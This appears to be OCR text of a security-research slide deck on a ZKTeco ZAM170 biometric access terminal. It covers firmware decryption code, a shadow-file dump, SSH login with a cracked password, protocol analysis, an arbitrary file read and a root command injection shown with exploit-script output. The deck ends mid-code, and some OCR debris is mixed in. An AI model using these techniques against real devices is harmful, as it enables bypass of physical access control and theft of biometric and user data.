
b’a’ * 1024 – reboot deivce




14:35
2024-05-17 Пятница

Firmware

Firmware update



Public update with password

A little OSINT and you can find FW

Unpack update


```
[Upgrade]
FWVersion=ZAM170-NF-Ver1.5.7-6928-02
[Options]
ZAM170_TFTFirmwareVersion=Ver 8.00 Oct 19 2020
FirmwareLength=72600039
FirmwareProtype=push
FirmwareCheckSum=2867
[FirmwareData]
Data0=1B55E57FBEEF4D5F7D23F6A85780490A13E78226A2BF503819F1E
Data1=B44912818D988A451FC68963E9E9600202D668A3557300CBC4FF3
Data2=5D5AF59006B1E90F4A0EBACC45739CE45BA06AF9C17C1A602CCAF
Data3=48EEE9513DC9543C304C36E1DFFD61593FE5C4387EC099807B60A
Data4=DEE4DB39C8C1796F48E665064A06BFC1E37B17CE9A65E10DD5991
Data5=F601CB55C1D55BEBDDD1AC73049F7F51DAEB7837D67B8C99C2F71
```

fw.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	1B	55	E5	7F	BE	EF	4D	5F	7D	23	F6	A8	57	80	49	0A	.Uе.snM_}#цЁWЂI.
00000010	13	E7	82	26	A2	BF	50	38	19	F1	BB	27	35	F0	FB	97	.з,&ўїP8.с»'5ры—
00000020	22	0A	BD	B9	90	9F	DE	1E	DD	E5	FD	12	FC	32	ED	7A	".S№ЂцЮ.Эеэ.ь2нz
00000030	A9	F9	50	4A	D5	8B	1E	B0	82	78	B9	66	8F	76	16	E4	©щPJX‹.°‚x№fЏv.д
00000040	B0	0F	37	E5	43	02	D1	2E	FF	EE	9B	C8	7E	BA	B5	C8	°.7еC.С.яо›И~єµИ
00000050	64	96	32	86	37	17	9F	5B	16	8B	25	C5	17	F1	0A	83	d–2†7.џ[.‹%Е.с.ѓ
00000060	87	55	AC	43	E8	B9	FC	69	9F	32	D6	C6	6C	22	F5	26	‡U¬Си№ьіџ2ЦЖl"х&
00000070	3F	12	ED	AC	63	51	FB	8C	48	37	C5	F1	81	B8	54	B8	?.н¬cQыЊH7ЕсЃёТё
00000080	E5	44	B2	56	A4	18	81	7B	12	6B	AC	21	89	77	68	0E	еDIV¤.Ѓ{.k¬!‰wh.
00000090	F7	1F	00	CF	BA	2B	99	E9	3B	8B	DB	8D	01	B2	68	1F	ч..Пє+™й;‹ЫЌ.Ih.
000000A0	77	50	96	E2	87	A7	7B	1D	B3	23	16	6E	7D	CD	D9	57	wP–в‡§{.і#.n}НЩW
000000B0	E6	80	E5	C0	39	B1	0A	6E	0E	9E	9F	58	64	55	51	35	жЂеА9±.n.ћџXdUQ5
000000C0	5A	21	CD	AC	BE	1A	D9	48	2F	FC	1B	EA	75	84	FC	04	Z!Н¬з.ЩН/ь.кu„ь.
000000D0	DE	8F	A5	AE	64	57	60	2A	CD	18	B2	15	6B	B5	26	26	ЮЏҐ®dW`*Н.І.ku&&

Some cleartext file with hexadecimal strings

After decoded hexadecimal we got encrypted blob

Some loot from update files


```
→ ico file mtdblock.tgz
mtdblock.tgz: gzip compressed data,
→ ico
```

Partial update of binary and libs


```
→ unpack tar xvf mtdblock.tgz
data/standalonetabledesc.xml
lib/libzkdbpushconvert.so
lib/libcjson.1.0.so
service/standalonecomm
→ unpack
```

standalonecomm – binary that handles 4370/TCP port

Firmware unpack function


```
PrintLog(4, "commu.c", "ProcessUpdateFirmwareCmd", 0x1289, "ExtractPakage \n");
zkfp_ExtractPackage((int)UpdateFileBuffer, 0, UDiskLength);
PrintLog(4, "commu.c", "ProcessUpdateFirmwareCmd", 0x128C, " >>> tmpDataLen = %d"
write(FirmwareUpdateFd, UpdateFileBuffer, UDiskLength);
close(FirmwareUpdateFd);
sprintf(UnpackCmd, "tar xvzf %s -C %s && sync && rm %s -rf", FirmwareUpdatePath,
if ( systemEx(UnpackCmd) )
```

```
extern:0007E768 ; int __fastcall zkfp_ExtractPackage(_DWORD, _DWORD, _DWORD)
extern:0007E768                 IMPORT __imp_zkfp_ExtractPackage
```



OSINT + Reverse = <3

Google zkfp_ExtractPackage

Все Картинки Карты Видео Новости Ещё Инструменты

Результатов: примерно 1 (0,24 сек.)

Возможно, вы имели в виду: ***zkfp Extract Package***

github.com
https://github.com › comm · Перевести эту страницу

C3-jzl/proc_commfun.c at master - GitHub

zkfp_ExtractPackage(filebuf,NULL,(int*)filebuflen);. write(fd, filebuf, filebuflen);. close(fd);.
sprintf(sFirmwareFiles, "tar xvzf %s -C %s && sync && rm ...

C3-jzl / lib / libdlcl.h

lqwu first commit source

Code Blame 12 lines (12 loc) · 265 Bytes

```
1   #ifndef __LIC_API__
2   #define __LIC_API__
3   #ifndef TRUE
4   #define TRUE    1
5   #define FALSE   0
6   #endif
7   #ifndef BYTE
8   #define BYTE unsigned char
9   #endif
10  int zkfp_SaveLicense(char *license, int licenseNumber);
11  int zkfp_ExtractPackage(char *Package,char *Data,int *DataLen);
12  #endif
```

C3-jzl / platform / zem500 / libdlcl.so


```
➜ libunpack readelf -s libdlcl.so | grep "zkfp_ExtractPackage"
    34: 00001a88     0 FUNC    GLOBAL DEFAULT    9 zkfp_ExtractPackage
    85: 00001a88     0 FUNC    GLOBAL DEFAULT    9 zkfp_ExtractPackage
➜ libunpack
```

Reverse decryption algorithm


```
  *(_DWORD *)&key[8] = v9;
  *(_DWORD *)&key[12] = v10;
  *(_DWORD *)&key[16] = PackageSize;
  v11 = &key[19];
  do
  {
    pKey = &key[idx2];
    tmp1 = *v11 ^ idx2;
    tmp2 = key[idx2++];
    --v11;
    *pKey = (tmp1 + tmp1 % 0xFu) ^ tmp2;
  }
  while ( idx2 < 10 );
  for ( i = 2; i < (int)PackageSize; *v16 = v17 ^ v18 )
  {
    v16 = &Package[i];
    v17 = Package[i];
    v18 = key[i % 20];
    ++i;
  }
  v19 = (char *)PackageSize + (_DWORD)Package;
  *Package = 0x1F;
  Package[1] = 0x8B;
  v20 = *(_DWORD *)&key[4];
  v21 = *(_DWORD *)&key[8];
  v22 = *(_DWORD *)&key[12];
  *((_DWORD *)v19 - 4) = *(_DWORD *)key;
  *((_DWORD *)v19 - 3) = v20;
  *((_DWORD *)v19 - 2) = v21;
  *((_DWORD *)v19 - 1) = v22;
  return 1;
}
```

```
data = open(sys.argv[1], 'rb').read()
size = len(data)

key = data[-16:]
key += struct.pack("<L", size)
print(len(key), key)

idx1 = 19
idx2 = 0
key = list(key)

while idx2 < 10:
    tmp1 = key[idx1] ^ idx2
    tmp2 = key[idx2]
    key[idx2] = (tmp1 + tmp1 % 0xf) ^ tmp2
    idx2 += 1
    idx1 -= 1

print(bytes(key))

out_data = []

for i in range(2, size):
    out_data.append(data[i] ^ key[i % 20])

fd = open('out.gz', 'wb')
fd.write(b'\x1f\x8b')
fd.write(bytes(out_data[:-16]))
fd.write(bytes(key[:16]))
fd.close()
```

Unpacked firmware



Not full firmware

Only updates for some files


ЭМОЦИОНАЛЬНЫЕ
КАЧЕЛИ
КАКИЕ ПРИЧИНЫ? КАК С НИХ СЛЕЗТЬ?

Easy way?

eMMC dump

THGBMHG6C1LBAIL

BGA 153

8Gb

```
→ biometric_term binwalk dump_flash.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
20784         0x5130          gzip compressed data, has original file name: "u-boot.bin",
1048576       0x100000        uImage header, header size: 64 bytes, header CRC: 0xDF88575
008000, Entry Point: 0x80008000, data CRC: 0xA7B58E81, OS: Linux, CPU: ARM, image type: O
1048640       0x100040        Linux kernel ARM boot executable zImage (little-endian)
1075780       0x106A44        gzip compressed data, maximum compression, from Unix, last
4913224       0x4AF848        Flattened device tree, size: 18024 bytes, version: 17
6291456       0x600000        Linux EXT filesystem, blocks count: 24576, image size: 2516
31730686      0x1E42BFE       Unix path: /var/run/dbus/system_bus_socket
```

Loot from flash


```
➜  ext-root cat etc/shadow
root:$6$aTemDmvBzN6H/o3G$ZVSWuL
zkteco:$6$aTemDmvBzN6H/o3G$ZVSW
➜  ext-root
```

Successful bruteforce password for user “zkteco”

Can SSH with this user

non-root privileges

```
➜  ~ ssh -p3718 zkteco@192.168.1.201
zkteco@192.168.1.201's password:
It seems that your accout's password is never changed.
Please change it as soon as possible.
Hello, zkteco.
[zkteco@zam170]~$ id
uid=1000(zkteco) gid=1000(zkteco) groups=1000(zkteco)
[zkteco@zam170]~$
```

Services enumeration


```
  347 root       0:02 /mnt/mtdblock/service/licdm
  448 root       0:05 /mnt/mtdblock/service/hub
  461 root       2:41 /mnt/mtdblock/service/devs
  466 root       0:08 /mnt/mtdblock/app/mginit/mginit
  528 root       1:32 /mnt/mtdblock/app/main/main
  569 root       0:09 /mnt/mtdblock/service/biometric
  686 root       0:03 /mnt/mtdblock/service/pushcomm
  692 root       0:02 /mnt/mtdblock/service/standalonecomm
  695 root       0:12 /mnt/mtdblock/service/tuyacomm
  696 root       0:00 /mnt/mtdblock/service/spytuya
```

```
[zkteco@zam170]~$ netstat -tulpan
netstat: can't scan /proc - are you root?
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
me
tcp        0      0 0.0.0.0:6668            0.0.0.0:*
tcp        0      0 0.0.0.0:4370            0.0.0.0:*
tcp        0      0 0.0.0.0:3718            0.0.0.0:*
tcp        0    160 192.168.1.201:3718      192.168.1.129:59253
tcp        0      0 :::3718                 :::*
udp        0      0 0.0.0.0:4370            0.0.0.0:*
udp        0      0 0.0.0.0:4371            0.0.0.0:*
udp        0      0 0.0.0.0:65535           0.0.0.0:*
udp        0      0 192.168.1.201:54528     0.0.0.0:*
```

main – HMI

hub – broker service to connect services

pushcomm – web client to “cloud”, configured via HMI

standalonecomm – 4370/TCP, ZkTeco Protocol

root privileges on each service

Targets

Attack surface

UART
Physical access. Proprietary protocol.

6668/TCP
Tuya. Network access. Public service.

Pushcomm
Back connect attack.

4370/TCP
ZkTeco proprietary protocol.
Network access. Many commands.

QR-code reader
Physical access. Probably only SQLi.

ZkTeco protocol overview

Name	Description	Value[hex]	Size[bytes]	Offset
start	Indicates start of packet.	5050827d	4	0
payload size	Size of packet payload.	payload_size(<)	4	4
payload	Packet payload.	varies	payload_size	8


Name	Description	Value[hex]	Size[bytes]	Offset	Overall Offset
command id	Command identifier/Reply code.	varies(<)	2	0	8
checksum	Checksum.	varies(<)	2	2	10
session id	Session id.	varies(<)	2	4	12
reply number	Reply number.	varies(<)	2	6	14
data	Specific data for the given command/reply.	varies	payload_size-8	8	16

packet = header + payload

payload = header + data


checksum

authorization (password to connect)



https://github.com/adrobinoga/zk-protocol/blob/master/protocol.md


COMKey



MAC is calculated via COMKey

COMKey is password

COMKey can be configure by admin via touchscreen interface



COMKey


```
15  CreateInputWnd(a1, StrByID, 0, v10, 16, 6, 0, 999999, 2, 0);
16  if ( !strcmp((const char *)v11, (const char *)v10) )
17    return 1;
18  SetSubItemTextBynItem(a2, a3, 1, "******");
19  v9 = strtol((const char *)v10, 0, 0xA);
20  SetOptionIntValue((int)"COMKey", v9);
21  if ( !GetOptionIntValue("IsSupportZKEcoProFunOn", 0) )
22    return 1;
23  AddOpLog(80, 0, 0, v11, v10);
24  return 1;
25 }
```

COMKey is INT with max value 999999

COMKey is stored in DB in plaintext


brute-forceable over network

can be restored from traffic

```
1  int __fastcall sub_1F520(int COMKey, int SessionId)
2  {
3    int v2; // r2
4    int i; // r3
5    int v4; // r12
6    int v5; // r2
7    int v7; // [sp+4h] [bp-4h]
8
9    v2 = 0;
10   for ( i = 0; i != 32; ++i )
11   {
12     v4 = COMKey >> i;
13     if ( (v4 & 1) != 0 )
14       v2 = (2 * v2) | 1;
15     else
16       v2 *= 2;
17   }
18   v5 = SessionId + v2;
19   BYTE2(v7) = BYTE2(v5) ^ 0x53;
20   HIBYTE(v7) = HIBYTE(v5) ^ 0x4F;
21   LOWORD(v7) = v5 ^ 0x4B5A;
22   return __ROR4__(v7, 16);
23 }
```

25	618	DeviceID	1
26	619	COMKey	1234
27	620	~NetworkFunOn	1
28	621	LimitOnlyUsedRWParam	0

4370/TCP handler




CMD_DOWNLOAD_PICTURE


```
if ( Cmd == CMD_DOWNLOAD_PICTURE )
{
  *UserPacketPayload = -47;
  UserPacketPayload[1] = 7;
  n[0] = 0x100000;
  memset(s, 0, 0x80u);
  GetAdPicturePath(s, 128, UserPacketPayload + 8);
  PrintLog(8, (int)"commu.c", (int)&unk_5BEA8, 6774, "file name= %s");
  v62 = malloc(n[0] + 1);
  v46 = v62;
  if ( !v62 )
  {
    *UserPacketPayload = 118;
    v12 = 8;
    UserPacketPayload[1] = 19;
    return v12;
  }
  memset(v62, 0, n[0] + 1);
  if ( !ReadPhotoBuf((const char *)s, (int)v46, (int *)n) )
  {
    v12 = 8;
    goto LABEL_363;
  }
```

Download image

Or any other file



CMD_DOWNLOAD_PICTURE: Loot

User photos

/etc/shadow

User database

```
\scripts>python read_file.py "/mnt/mmcblock/data/photo/2.jpg"
```

```
\scripts>python read_file.py "/mnt/mmcblock/data/photo/3.jpg"
```

CMD_DELETE_PICTURE

```
  memset(s, 0, 0x100u);
  *UserPacketPayload = -47;
  UserPacketPayload[1] = 7;
  memset(n, 0, 0x96u);
  if ( UserPacketPayload[8] == 'A'
    && UserPacketPayload[9] == 'L'
    && UserPacketPayload[10] == 'L'
    && !UserPacketPayload[11] )
  {
    GetAdPicturePath(n, 150, "*");
  }
  else
  {
    GetAdPicturePath(n, 150, UserPacketPayload + 8);
  }
EL_369:
  v12 = 8;
  snprintf((char *)s, 0x100u, "rm %s", (const char *)n);
  system((const char *)s);
  sync();
  *UserPacketPayload = -48;
  UserPacketPayload[1] = 7;
  return v12;
```


RCE with root privileges

```
➜  scripts python3 cmd_inject.py 192.168.1.201 "id > /tmp/1"
➜  scripts python3 read_file.py 192.168.1.201 /tmp/1
uid=0(root) gid=0(root)
```


CMD_CHECKUDISKUPDATEPACKPAGE



```
23
24  *paylaod = -47;
25  paylaod[1] = 7;
26  memset(v22, 0, sizeof(v22));
